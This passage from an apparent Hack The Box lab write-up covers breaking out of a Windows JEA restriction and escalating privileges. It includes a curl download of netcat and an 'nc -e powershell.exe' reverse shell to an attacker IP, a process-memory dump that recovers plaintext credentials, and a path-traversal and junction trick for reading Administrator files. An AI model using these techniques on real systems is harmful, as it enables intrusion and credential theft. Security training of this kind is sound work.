It is also possible to do the above step from linux. Issuing below commands will install PowerShell in linux.

```
sudo apt install gss-ntlmssp
sudo apt-get install powershell
```

We can now run the below commands to obtain a PS Remoting session on the box.

```
pwsh

PS /htb> $c = New-PSSession -ComputerName 10.10.10.210 -Authentication
Negotiate -Credential k.svensson

PowerShell credential request
Enter your credentials.

Password for user k.svensson: *********

PS /root> Enter-PSSession $c
[10.10.10.210]: P>
```

## JEA

We now have a foothold on the server, although we are found to be constrained by a JEA (Just Enough Administration) policy.

```
PS C:\htb> Enter-PSSession -Credential $c -ComputerName 10.10.10.210
[10.10.10.210]: PS>whoami
The term 'whoami.exe' is not recognized as the name of a cmdlet, function, script
file, or operable program. Check the
spelling of the name, or if a path was included, verify that the path is correct and
try again.
    + CategoryInfo          : ObjectNotFound: (whoami.exe:String) [],
CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

[10.10.10.210]: PS>Get-Command

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Function        Clear-Host
Function        Exit-PSSession
Function        Get-Command
Function        Get-FormatData
Function        Get-Help
Function        Measure-Object
Function        Out-Default
```

Just Enough Administration is a new feature in Windows 10/Server 2016 that allows administrators to create granular least-privilege policies, by granting specific administrative privileges to users, defined by built-in and script-defined PowerShell cmdlets. This feature is similar to Linux capabilities, which provide a way for a program to be granted specific abilities that would otherwise require root access.

By default, JEA starts a session in NoLanguage mode which restricts the execution of cmdlets, functions and other PowerShell language elements. However, when configuring JEA, it is also possible to change the language mode. Let's check the language mode of our session.

```
[10.10.10.210]: PS>$ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

It's in `ConstrainedLanguage` mode. The official documentation states that this mode allows all PowerShell scripting elements. We can break out of the JEA restriction by creating a function.

```
[10.10.10.210]: PS>function test { whoami }; test
htb\k.svensson
```

This is successful and we see the output of the `whoami` command. We can also use a script block to bypass this restriction.

```
[10.10.10.210]: P> & {whoami}
htb\k.svensson
```

Let's download `nc.exe` to the machine.

```
& { curl 10.10.14.3/nc64.exe -o
'C:\Windows\System32\spool\drivers\color\nc.exe'}
```

Start a listener on port 1234 and then issue the following command to get a full shell.

```
& { C:\Windows\System32\spool\drivers\color\nc.exe -e powershell.exe 10.10.14.3
1234 }
```

```
C:\htb>nc64.exe -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.210] 29322
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\users\k.svensson> whoami
htb\k.svensson
```

# Privilege Escalation


Enumeration of the running processes reveals that a Sticky Notes application is in use.

```
PS C:\users\k.svensson> Get-Process | where {$_.cpu}

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
     46       5      768       3140       0.02   7080   0 conhost
   1087      57    30508      75948       3.05   5060   1 explorer
    338      25    74332      75344       0.66   7156   0 powershell
    333      29    21960      34588       1.13   1316   1 stickynotes
    250      28    30668      52936       9.30   4532   1 stickynotes
    469      36    24724      50984       9.98   5600   1 stickynotes
    162      17     3252      11272       0.77   1200   1 vmtoolsd
    509      31    77668      94808       2.36    328   0 wsmprovhost
```

This application is used for taking notes. The version and installation directory of the software can be obtained from the process ID.

```
PS C:\Users\k.svensson> Get-Process -ID 1316 | Select-Object *

Name                       : stickynotes
Id                         : 1316
PriorityClass              : Normal
FileVersion                : 0.3.0
<SNIP>
Path                       : C:\Users\k.svensson\AppData\Local\Programs
\stickynotes\stickynotes.exe
Company                    : B. Ramnath Shenoy
<SNIP>
```


We see the version of the software is `0.3.0` and also the company information. Searching online reveals the GitHub repository of the application.




Let's download the binary of same version from releases. Install the application and let's make a note of contents of its `Local Storage` directory.

```
C:\Users\htb\AppData\Roaming\stickynotes\Local Storage\leveldb>dir
 Volume in drive C has no label.
 Volume Serial Number is 362B-C0BB

 Directory of C:\Users\htb\AppData\Roaming\stickynotes\Local
Storage\leveldb

03/04/2021  10:48 AM    <DIR>          .
03/04/2021  10:48 AM    <DIR>          ..
03/04/2021  10:48 AM                 0 000003.log
03/04/2021  10:48 AM                16 CURRENT
03/04/2021  10:48 AM                 0 LOCK
03/04/2021  10:48 AM                 0 LOG
03/04/2021  10:48 AM                41 MANIFEST-000001
               5 File(s)             57 bytes
```

Let's create a note.




On checking the folder contains again, we now see that `000003.log` file has some contents written to it.

```
C:\Users\htb\AppData\Roaming\stickynotes\Local Storage\leveldb>dir
 Volume in drive C has no label.
 Volume Serial Number is 362B-C0BB

 Directory of C:\Users\htb\AppData\Roaming\stickynotes\Local
Storage\leveldb

03/04/2021  11:00 AM    <DIR>          .
03/04/2021  11:00 AM    <DIR>          ..
03/04/2021  11:02 AM               549 000003.log
03/04/2021  10:54 AM                16 CURRENT
03/04/2021  10:54 AM                 0 LOCK
03/04/2021  11:00 AM                 0 LOG
03/04/2021  10:55 AM                 0 LOG.old
03/04/2021  10:54 AM                41 MANIFEST-000001
               6 File(s)            606 bytes
```

Running strings on this file reveals our note information.

```
C:\Users\htb\AppData\Roaming\stickynotes\Local Storage\leveldb>strings64.exe
000003.log

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

VERSION
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
{"first":"<p>Grabacoffee</p>","back":"rgb(255, 242, 171)","title":"rgb(255, 235,
129)","wid":"350","hei":"375","deleted":"no","closed":"yes","locked":"no"}
_app://.
__storejs__test__
<SNIP>
```

Upload the strings64.exe binary to the machine and run strings against the same file.

```
PS C:\Users\k.svensson\appdata\roaming\stickynotes\Local Storage\leveldb>
C:\Windows\System32\spool\drivers\color\strings.exe 000003.log

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

VERSION
META:app://.
_app://.
__storejs__test__Z
META:app://.
_app://.
{"first":"<p>Credentials for JEA</p>
<p>jea_test_account:Ab!Q@vcg^%@#1</p>","back":"rgb(255, 242,
171)","title":"rgb(255, 235,
129)","wid":"350","hei":"375","deleted":"no","closed":"yes","locked":"no"}
_app://.
__storejs__test__
_app://.
closed
```

This reveals the JEA credentials `jea_test_account : Ab!Q@vcg^%@#1`. Alternatively, we can use procdump to dump the memory of each stickynotes process and identify the pattern of the notes in order to grep for the values.

```
PS C:\htb> .\procdump64.exe -ma 4280 stickynotes.dmp

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[11:22:12] Dump 1 initiated: C:\htb\stickynotes.dmp
[11:22:12] Dump 1 writing: Estimated dump file size is 291 MB.
[11:22:13] Dump 1 complete: 291 MB written in 1.0 seconds
[11:22:13] Dump count reached.

PS C:\htb>strings64.exe .\stickynotes.dmp | sls "grabacoffee"

{"first":"<p>Grabacoffee</p>","back":"rgb(255, 242, 171)","title":"rgb(255, 235,
129)","wid":"350","hei":"375","deleted":"no","closed":"yes","locked":"no"}
Grabacoffee
{"first":"<p>Grabacoffee</p>","back":"rgb(255, 242, 171)","title":"rgb(255, 235,
129)","wid":"350","hei":"375","deleted":"no","closed":"no","locked":"no"}
{"first":"<p>Grabacoffee</p>","back":"rgb(255, 242, 171)","title":"rgb(255, 235,
129)","wid":"350","hei":"375","deleted":"no","closed":"yes","locked":"no"}>
```

Let's upload procdump to the box and dump the stickynotes process memory.

```
curl 10.10.14.5/procdump64.exe -o
C:\Windows\System32\spool\drivers\color\procdump.exe
Get-Process stickynotes | % { start-process
C:\Windows\System32\spool\drivers\color\procdump.exe -argument "/accepteula -ma
$($_.Id)" }
```

We can now grep the pattern to view the notes.

```
PS C:\Users\k.svensson> C:\Windows\System32\spool\drivers\color\strings.exe
stickynotes.exe_210304_073215* | sls '{"first":"<p>'

{"first":"<p>Credentials for JEA</p>
<p>jea_test_account:Ab!Q@vcg^%@#1</p>","back":"rgb(255, 242,
171)","title":"rgb(255, 235,
129)","wid":"350","hei":"375","deleted":"no","closed":"yes","locked":"no"}
```

Attempting to login to WinRM using the obtained credentials is unsuccessful. As stated in the documentation, this could be due to the missing `ConfigurationName` parameter. When we try to login with a JEA registered account, we require the name of the JEA endpoint that is registered on the computer. Enumerating user folders we see that there are JEA configuration files present in the `documents` folder.

```
PS C:\users\k.svensson\documents> dir

    Directory: C:\users\k.svensson\documents

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        7/30/2020   5:14 PM                WindowsPowerShell
-a----        7/31/2020  11:58 AM           5600 jea_test_account.psrc
-a----        7/31/2020  11:58 AM           2564 jea_test_account.pssc
```

The `.psrc` extension is a PowerShell data file that lists all the cmdlets, functions, providers, and external programs that are made available to connecting users. The `.pssc` extension is a PowerShell Session configuration file. Let's view the contents of PS Session configuration file.

```
PS C:\users\k.svensson\documents> type jea_test_account.pssc

@{
SchemaVersion = '2.0.0.0'
GUID = 'd6a39756-aa53-4ef6-a74b-37c6a80fd796'
Author = 'cube0x0'
SessionType = 'RestrictedRemoteServer'
RunAsVirtualAccount = $true
RoleDefinitions = @{
    'htb\jea_test_account' = @{
        'RoleCapabilities' = 'jea_test_account' } }
LanguageMode = 'NoLanguage'
}
```

> Note: comments are removed for better readability.

The configuration includes `RunAsVirtualAccount`, which indicates that the defined role `htb\jea_test_account` will have administrative capabilities. We see that the session runs in `NoLanguage` mode, which means that we can't use the earlier bypass methods.

```
PS C:\users\k.svensson\documents> type jea_test_account.psrc

@{
GUID = '08c0fdac-36ef-43b5-931f-68171c4c8200'
Author = 'cube0x0'
CompanyName = 'Unknown'
Copyright = '(c) 2020 cube0x0. All rights reserved.'
FunctionDefinitions = @{
    'Name' = 'Check-File'
    'ScriptBlock' = {param($Path,$ComputerName=$env:COMPUTERNAME)
[bool]$Check=$Path -like "D:\*" -or $Path -like "C:\ProgramData\*" ; if($check)
{get-content $Path}} }
}
```

This reveals that the custom function `Check-File` has been defined, which will allows the `jea_test_account` user to read the plain text contents of files from either the `D:` drive or from the `C:\ProgramData` folder and subfolders. Assuming the JEA configuration file name is also the JEA policy `ConfigurationName`, let's try to login to WinRM.

```
PS C:\htb> Enter-PSSession -Credential $c -ComputerName 10.10.10.210 -
ConfigurationName jea_test_account

[10.10.10.210]: PS>
```

This is successful. Checking the available functions, we do indeed see `Check-File` is available to this user.

```
[10.10.10.210]: PS>Get-Command

CommandType     Name                Version    Source
-----------     ----                -------    ------
Function        Check-File
Function        Clear-Host
Function        Exit-PSSession
Function        Get-Command
Function        Get-FormatData
Function        Get-Help
Function        Measure-Object
Function        Out-Default
Function        Select-Object
```

Let's see if we can perform a path traversal attack using this function.

```
[10.10.10.210]: PS>Check-File -path C:\programdata\..\windows\win.ini

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

This is successful. Alternatively we can create a NTFS Junction Point to the `C:\users\Adminsitrator` folder in `C:\programdata`. Let's open another PowerShell window and issue command below from the `htb\k.svensson` session in order to create a junction.

```
& { New-Item -ItemType Junction -Path "C:\programdata\admin" -Target
"C:\users\administrator" }
```

We can now switch back to the `jea_test_account` session and read `root.txt` from the Administrator desktop.

```
[10.10.10.210]: PS>Check-File -path c:\programdata\admin\Desktop\root.txt
90711d2e5b2eb0cf0d6621d60bac3411
```